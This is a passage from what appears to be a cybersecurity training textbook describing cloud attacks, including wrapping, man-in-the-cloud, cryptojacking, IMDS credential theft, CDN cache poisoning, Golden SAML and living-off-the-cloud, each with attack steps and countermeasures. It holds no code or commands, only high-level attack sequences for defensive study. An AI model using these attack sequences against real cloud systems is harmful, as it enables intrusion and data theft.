- Use the RSA, 3DES, and AES algorithms to encrypt and decrypt data at random.
- To avoid compromising vectors that could grant access, lockdown OS images and application instances.
- By adjusting and gathering local process monitoring data and logs for cloud systems, you can look for recurring attempts to access local memory, any hypervisor processes, or shared hardware cache.
- Write code for the OS and applications to ensure consistent and predictable access to shared resources, including memory cache. This coding technique stops hackers from gathering private data, including timing statistics and other behavioral attributes.

Wrapping Attack

In a wrapping attack, the attacker copies the body of the message and sends it to the server pretending to be a valid user while the SOAP message is being translated in the TLS layer. When users send a request from their Virtual Machine (VM) through a browser, it first goes to the web server, as seen in the image below. After that, a SOAP message with structural information is created and sent back and forth with the browser. The browser must canonicalize and sign the XML document before the communication passes. The signature values ought to be included to the document as well. Lastly, the information required for the destination following computation should be included in the SOAP header.

Adversarial deception takes place when the SOAP message is being translated in the TLS in a wrapping attack. The attacker sends the message to the server pretending to be an authentic user after copying the message body. The server confirms the integrity of the authentication by using the signature value, which is also replicated. As a result, the attacker can breach the cloud and execute malicious code to stop the cloud servers' regular operations.




Figure 19-38: Wrapping Attack

Countermeasures:

- To identify SOAP communications, use XML schema validation.
- Use the XML encryption specification's authorized encryption.
- Enhance the communication between business logic and signature verification.
- Use the **WS-SecurityPolicy** "**SignedParts**" policy to make sure users specify the SOAP body and headers to be signed.
- To define the XPath expression associated with the element that has to be encrypted or signed, use the **CryptoCoverageChecker** interceptor.

Man-in-the-Cloud (MITC) Attack

An enhanced form of MITM attacks is known as an MITC attack. While MITC attacks are executed by abusing cloud file synchronization services, like Google Drive or Dropbox, for data compromise, Command and Control (C&C), data exfiltration, and remote access, MITM attacks use an exploit that intercepts and manipulates communication between two parties. Although synchronization tokens are used for cloud application authentication, they are unable to differentiate between malicious and legitimate data. To carry out MITC attacks, attackers take use of this flaw in cloud accounts.




Figure 19-39: Example of Man-in-the-Middle Attack

The attacker deceives the victim into installing malicious programs that places the attacker's synchronization token on the victim's drive, as seen in Figure 19-39. The attacker's account now syncs with the victim's Drive program. Subsequently, the attacker obtains the victim's files by stealing their synchronization token. In order to restore the Drive program to its initial state and avoid detection, the attacker subsequently replaces the malicious token with the victim's original synchronized token.

Countermeasures:

- Hardening the policies of token expiration can stop social engineering attempts that can result in MITCs.
- Use an email security gateway to identify these types of attacks.
- Make use of effective antivirus software capable of identifying and eliminating viruses.
- Use the Cloud Access Security Broker (CASB) to keep an eye on cloud traffic and spot any irregularities with the instances that are created.
- Monitor the staff activity to spot any noteworthy indications of cloud synchronization token misuse.
- Make sure the encryption keys are not kept in the same cloud service as the encrypted data.
- Put two-factor authentication into practice.

Cloud Hopper Attack

The targets of cloud hopper attacks are Managed Service Providers (MSPs) and their clients. Once the assault is effectively carried out, attackers can remotely access the target MSP's essential data

and intellectual property, as well as its users and customers around the world. In order to obtain more access to sensitive information about industrial organizations, including manufacturing, government agencies, healthcare facilities, and financial institutions, attackers also travel laterally across the network from one system to another in the cloud environment.

Attackers deploy specially created malware in spear-phishing emails to compromise employee or cloud service provider user accounts in order to steal private data. Additionally, PowerShell and PowerSploit command-based scripting are available to attackers for information collection and reconnaissance. Attackers get access to additional systems linked to the same network by using the information they have collected.

Attackers also use file-less malware that runs in memory and C&C to websites that mimic genuine domains in order to carry out this assault. By posing as a legitimate service provider, attackers are able to breach security measures and obtain full access to the enterprise's business data and associated clients.

To obtain remote access, an attacker compromises the target MSP provider and spreads malware, as seen in Figure 19-40. After using his or her MSP account to access the target customer profiles, the attacker compresses the customer data and saves it in the MSP. After obtaining the data from the MSP, the attacker utilizes it to initiate additional assaults on the target company and its users.




Figure 19-40: Demonstration of Cloud Hopper Attack

Countermeasures:

- Implement multi-factor authentication to stop credentials from being compromised.
- In the event of unusual events or activities, ensure that customers and CSPs coordinate.
- Make sure clients understand and abide by the cloud service guidelines.
- To lessen the effect of the attack and protect against any data breach, use data categorization.
- To improve security and stop cloud hopper attacks, use jump servers.

Cloud Cryptojacking

The illegal mining of digital currency on a victim's computer is known as cryptojacking. Attacks using crypto-jacking, which can involve both external attackers and internal rogue insiders, are

quite profitable. Attackers use attack vectors such as compromised websites, client or server-side vulnerabilities, and incorrect cloud configurations to carry out this attack.

For instance, an attacker can insert a malicious crypto-mining payload into a web page or third-party library that the web page loads by taking advantage of improperly configured cloud instances. The attacker then uses JavaScript to trick the victim into visiting the malicious website, automatically launching the crypto-miner in the victim's browser. By including a link to CoinHive on an authentic website, attackers can effortlessly insert malicious crypto-mining scripts using JavaScript-based crypto-miners like CoinHive and Cryptoloot. By employing a variety of hidden strategies, including obfuscation, redirections, and encoding, attackers complicate this assault by concealing the malicious crypto-mining software. The payload's configuration is often either hardcoded or dynamic. Attacks using cryptojacking have the potential to seriously affect websites, endpoints, and perhaps the entire cloud infrastructure.

Steps of Cloud Crypto-jacking Attacks:

Step 1: An attacker compromises the cloud service by inserting a malicious crypto-mining software.

Step 2: The crypto-mining script automatically runs when the victim connects to the infected cloud service.

Step 3: The victim adds a new block to the blockchain and naively begins mining the cryptocurrency on the attacker's behalf.

Step 4: For every new block added to the blockchain, the attacker receives an illegal reward in the form of cryptocurrency tokens.




Figure 19-41: Demonstration of Cloud Cryptojacking Attack

Countermeasures:

- Ensure to have a robust password policy.
- Always keep one copy off-site and three copies of the data in various locations.
- Ensure you routinely patch the devices and webservers.
- To secure access to cloud servers, use encrypted SSH key pairs rather than passwords.
- Add the CoinBlocker URL and IP to the firewall's blacklist or blackhole.

- Use real-time monitoring of the JavaScript and Document Object Model (DOM) environments on web pages to identify and stop harmful activity early.
- Employ the most recent cloud-based adblocker, antivirus, and anti-malware software.
- Implement browser extensions to detect and stop programs that resemble the miner script from CoinHive.
- To find any malicious applications on the devices, use endpoint security management technology.
- Examine every third-party element that the business's websites use.
- Employ sophisticated network monitoring tools that can spot mining, sniffer, and CPU resource abuse.
- Since most cryptocurrency miners employ random cloud resources for attack deployment, do not ignore abrupt price spikes in the cloud resource utilization bills.
- At the end of the day, ensure that every cloud instance and service is correctly terminated. Otherwise, they could serve as a gateway for cryptojackers.

Cloudborne Attack

A bare-metal cloud server has a vulnerability called Cloudborne that allows hackers to insert a malicious backdoor into the server's software. Even if the server is moved to other customers or companies who use it as an IaaS, the installed backdoor may still remain. Physical servers can be transferred from one client to another and are not restricted to any one client. Backdoors can remain active on the firmware and move with the server during the reclamation process if the firmware re-flash (factory default configuration, full memory erase, etc.) is not carried out correctly.

Attackers take advantage of flaws in super-micro hardware to replace the firmware in a bare-metal server's Baseboard Management Control (BMC), which is used for remote management tasks like provisioning, OS reinstallation, and troubleshooting through the Intelligent Platform Management Interface (IPMI) without requiring physical access. Attackers pick the BMC as their main target because of its ability to remotely manage the servers and provide the system for new clients. Attackers may be able to install and sustain backdoor persistence through vulnerabilities in the bare-metal cloud server and improper firmware re-flashing. Malicious backdoors then provide attackers direct access to the hardware, allowing them to get over security measures and carry out tasks like tracking the activity of new customers, turning off the server or application, and intercepting data. Attackers can use these actions to infect the target with ransomware.

Countermeasures:

- The firmware should be kept updated by CSPs.
- Prior to assigning the server firmware to new clients, it should be sanitized.
- Before deployment, check the server for backdoors and implants.
- Check for firmware vulnerabilities on a regular basis.
- Before distribution, CSPs should confirm if the actual hardware has been tampered with.




Figure 19-42: Cloudborne Attack

Instance Metadata Service (IMDS) Attack

Information about an instance, the network that is connected to it, and the software that is set up to execute the instance are all provided by an Instance Metadata Service (IMDS). Credentials for roles linked to an instance are likewise generated by IMDS. The software installed on the instance can additionally access the cloud storage resources according to the defined role or policy. IMDS attacks are carried out by attackers leveraging information that has been disclosed via a reverse proxy that the administrators have configured, or by taking advantage of a zero-day vulnerability on the target application server.

An IMDS attack's primary goal is to compromise instances in order to obtain unauthorized access to network resources. Attackers can connect to the cloud instance and obtain sensitive data, including user information and various roles linked to that instance, if they are able to successfully exploit a zero-day vulnerability or credentials leaked by a reverse proxy. They can then use this information to carry out attacks, such as accessing and misusing or altering the resources on the cloud storage.




Figure 19-43: IMDS Attack

How the Attack is Launched?

1. To begin, an attacker takes use of a reverse proxy or zero-day vulnerability on the target application server.
2. After that, the attacker gains access to the server's cloud instance and obtains its metadata.
3. The attacker then accesses the cloud resources by using the credentials they have acquired.

Countermeasures:

- Instead of using IMDSv1, use IMDSv2.
- When not in use, turn off IMDS.

- If roles are not needed, they should not be allocated to an instance; if they are, give them the least privileges possible.
- Limit suspected users' access to IMDS.

Cache Poisoned Denial-of-Service (CPDoS)/ Content Delivery Network (CDN) Cache Poisoning Attack

To mislead the origin web server into replying with malicious or faulty content that can be cached at the Content Delivery Network (CDN) servers, attackers craft large or incorrect HTTP requests in a CPDoS or CDN cache poisoning attack. Consequently, a DoS attack on the target network occurs when the malicious or error-based material is cached in the CDN server and distributed to authorized users. Misconfiguration of CDN-protected servers can result in the storage of web-based content or pages with error responses from the origin server, which can lead to a CPDoS attack.

Attackers can stop consumers from using cloud services by employing cache poisoning techniques. Even one cached and poisoned HTTP request can render a web page or server inaccessible. The online service features of the target website can be compromised by attackers using this technique.

Steps for CDN Cache Poisoning to Perform a DoS Attack:

- **Step 1:** An attacker sends a request with a malicious HTTP header to the target web server in order to obtain a resource.
- **Step 2:** If the requested webpage or resource is not cached by the intermediary CDN server, the request is sent to the origin web server, which returns an error due to the malicious nature of the request.
- **Step 3:** The CDN server caches the error page rather than the actual one.
- **Step 4:** Users now get a cached error page, like "404 Not Found," anytime they try to visit the resource, rather than the original webpage.




Figure 19-44: CPDoS Attack

Countermeasures:

- Set up the CDN to prevent HTTP error page caching.
- Implement a Web Application Firewall (WAF).
- Monitor and clear the cache of error pages.

Cloud Snooper Attack

AWS Security Groups (SGs) are the target of cloud snooper attacks, which breach the target server and covertly retrieve private information. Attackers use any underlying flaws or a poorly configured firewall to carry out this assault. Attackers employ a variety of strategies to get beyond firewalls and other security measures and take remote control of the target server.

Attackers take advantage of SGs' flaw, designed to only let communication with destination ports 80 or 443. Rootkits are installed by attackers using brute-forcing SSH, supply-chain exploits, or traffic filter flaws. Attackers pose as genuine traffic in order to send their Command and Control (C2) packets. The installed rootkit then reroutes the commands to the backdoor Trojan after intercepting the packets. The C2 commands that the Trojan receives from the distant computer are used to carry out the harmful actions.

Steps Involved in a Cloud Snooper Attack:

- **Step 1:** To trick the perimeter firewall, attackers send specially constructed C2 packets to the target server with destination ports 80 and 443 in addition to regular traffic.
- **Step 2:** The firewall checks all incoming packets and permits them to pass since they all have the destination ports 80 and 443.
- **Step 3:** The rootkit listener now re-creates the packets with source ports 1010, 2020, 6060, 7070, 8080, or 9999 after intercepting traffic heading for the server. After that, the listener sends the packets to the rootkit-installed backdoor.
- **Step 4:** After gathering information from the target server, the backdoor Trojan now acts in accordance with the C2 orders and transmits the information back to the rootkit.
- **Step 5:** To bypass the firewall and provide the attacker access to the data, the rootkit reconstructs the incoming packets using source ports 80 and 443. Here, the rootkit deceives the firewall once more.




Figure 19-45: Cloud Snooper Attack

Countermeasures:

- Ensure that network traffic is routinely examined
- Ensure that web servers are patched regularly
- Use a layered security strategy

Golden SAML Attack

Identity providers on cloud networks, like the Active Directory Federation Service (ADFS), that employ the Security Assertion Markup Language (SAML) protocol for user authentication and permission are the subject of Golden SAML attacks. After gaining administrative access to the identity provider's user profile, attackers employ token signing certificates to manipulate the SAML assertions and produce fake SAML tokens or answers. Session hijacking, privilege escalation, or lateral movement through previously exploited flaws or assaults are some ways to gain this access.

Scenario of the Golden SAML Attack

- **Step 1:** The attacker obtains access to the identity provider, or ADFS server, and takes the encryption key and certificate to sign the assertion.
- **Step 2**: When a user tries to use the necessary service, the service provider forwards the request to the identity provider.
- **Step 3:** The attacker uses the stolen keys to intercept the redirect request and return the SAML response with falsified assertion values.
- **Step 4:** The service provider then grants the attacker access to federated services linked to the target user account.




Figure 19-46: Golden SAML Attack

Countermeasures:

- Monitor on user activity at all times
- Use secure passwords and multi-factor authentication
- Put least-privilege access into practice
- Examine the surroundings for signs of an assault
- Make frequent updates to the certificates

Living Off the Cloud Attack (LotC)

The "living off the land" assault has evolved into an updated version known as "Living Off the Cloud (LotC)" in which attackers target victims' SaaS and IaaS-based applications in order to perform harmful tasks such data exfiltration. LotC attacks are now increasingly common attack vectors since

businesses are unable to stop these cloud services. Attackers can mine bitcoin, execute DDoS assaults, steal confidential data stored in the cloud, and more by successfully launching a LotC attack.

How the Living Off the Cloud Attack Works?

- First, an attacker uses techniques like phishing emails, exploiting vulnerabilities, or using credentials that have already been stolen to get access to the victim's environment.
- Next, the attacker uses legitimate tools on the victim's system, like CMD, PowerShell, and Certutil, to perform lateral movements within the network.
- Finally, the attacker uses cloud storage services like Dropbox and Google Drive to deliver malware payloads to the victim's device.
- Using the victim's cloud services, like Ngrok, the attacker establishes covert channels, or C2, for communication.
- The attacker then carries out a number of tasks, including delivering phishing links from reliable domains, hosting malware on cloud storage, and data exfiltration.
- Lastly, the attacker maintains long-term access undetected by blending in with authentic cloud traffic using the victim's SaaS or IaaS applications.




Figure 19-47: Living Off the Cloud Attack

Countermeasures:

- To inspect and secure traffic in real-time, use secure access software with a cloud-native single-pass architecture.
- Limit unwanted access to resources by putting zero-trust security into place.
- Limit the uploading of files containing sensitive information, including credit card numbers, PII, or social security numbers, to any cloud organization, or only permit business Dropbox accounts.
- Consistently instruct staff members to refrain from clicking, accessing, downloading, or responding to any unlawful or questionable content.
- Turn on thorough recording of all actions on endpoints and in cloud environments.
- Employ behavioral analytics and machine learning to find odd trends that might point to the nefarious usage of trustworthy tools.

- Use application whitelisting to prevent illegal scripts and applications from running.
- To restrict lateral movement within the network, use network segmentation.
- Use RBAC to ensure users have the bare minimum of permissions required to carry out their job duties.
- Use MFA to gain access to cloud services and sensitive systems.

Other Cloud Attacks

Session Hijacking using Cross-Site Scripting (XSS) Attack

By inserting malicious code into a website, which is then run by the browser, attackers employ Cross-Site Scripting (XSS) to steal cookies used in the user authentication process. Attackers use the stolen cookies to take advantage of open computer sessions and obtain data without authorization. It should be noted that attackers can also sniff or guess session IDs.

